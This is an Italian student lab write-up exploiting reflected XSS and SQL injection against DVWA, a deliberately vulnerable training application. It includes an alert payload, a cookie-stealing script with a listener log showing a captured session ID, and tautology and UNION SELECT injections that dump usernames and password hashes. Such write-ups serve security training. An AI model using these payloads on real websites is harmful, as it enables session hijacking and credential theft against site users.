

# Esercitazione W13D4

## XSS e SQL Injection

Fabio Benevento - 06/02/2024


### Traccia

Scegliere una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica verso la DVWA utilizzando il laboratorio virtuale.

### Implementazione


#### - XSS Reflection

Collegandosi alla pagina della DVWA, sezione XSS Reflected, questa presenta un form con la richiesta di inserire un nome. Inserendo del testo e premendo il tasto submit questo viene mostrato in rosso nella pagina di risposta.




The screenshot shows the DVWA web application interface. At the top, there is a black header with the DVWA logo. Below the header, on the left, is a sidebar menu with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the text "What's your name?" and a "Submit" button. Below the form, the text "Hello Fabio" is displayed in red. Under the "More info" section, there are three links: <http://hacker.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

Come ulteriore prova per capire se tramite il form è possibile iniettare ed eseguire del codice javascript ho aggiunto al nome precedente il tag `<i>` il quale mostra il testo inserito in corsivo. Ciò è effettivamente possibile come mostrato di seguito. E' stato quindi trovato un reflection point vulnerabile




Ho provato quindi ad eseguire lo script `<script>alert('Ti ho hackerato')</script>` il quale mostra a schermo un messaggio di alert bloccante come mostrato nella seguente immagine.



Ho infine provato ad eseguire il seguente script maggiormente complesso:

```
<script>document.write('');</script>
```



Tramite esso è possibile recuperare i cookie di sessione della pagina (istruzione javascript document.cookie) ed inviarlo all'interno di una immagine in maniera da non destare sospetti ad un server in ascolto sulla macchina indicata avviato in precedenza.

Il cookie inviato verrà stampato sulla console come mostrato di seguito.

```
(kali@kali)-[~]  
$ python3 -m http.server 12345  
Serving HTTP on 0.0.0.0 port 12345 (http://0.0.0.0:12345/) ...  
127.0.0.1 - - [06/Feb/2024 11:28:29] code 404, message File not found  
127.0.0.1 - - [06/Feb/2024 11:28:29] "GET /security=low;%20PHPSESSID=ebe97368a5074f4de5dd79c259ee2e02 HTTP/1.1" 404 -
```

## - SQL Injection


Con la SQL injection è possibile iniettare codice SQL al fine di interrogare il database presente sul server e reperire importanti informazioni.

Accedendo all'apposita sezione sulla DVWA, viene richiesto all'utente di inserire l'ID di un utente. Provando ad inserire il valore '1' viene mostrata la risposta di seguito




Molto probabilmente la query utilizzata sarà del tipo `SELECT name, surname FROM users WHERE id=[valore_inserito_form]`.

Un primo tentativo è costituito dal provare ad inserire la stringa `1' OR '1'='1` in maniera che la clausola `WHERE` ritorni sempre true e vengano mostrati tutte le righe della tabella come mostrato di seguito.



Ho poi tentato con un la tecnica della union query. In particolar modo ho utilizzato la stringa `1' UNION SELECT user, password FROM users#` tramite la quale sono riuscito a ripercorrere username e password degli utenti salvati nella tabella users



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>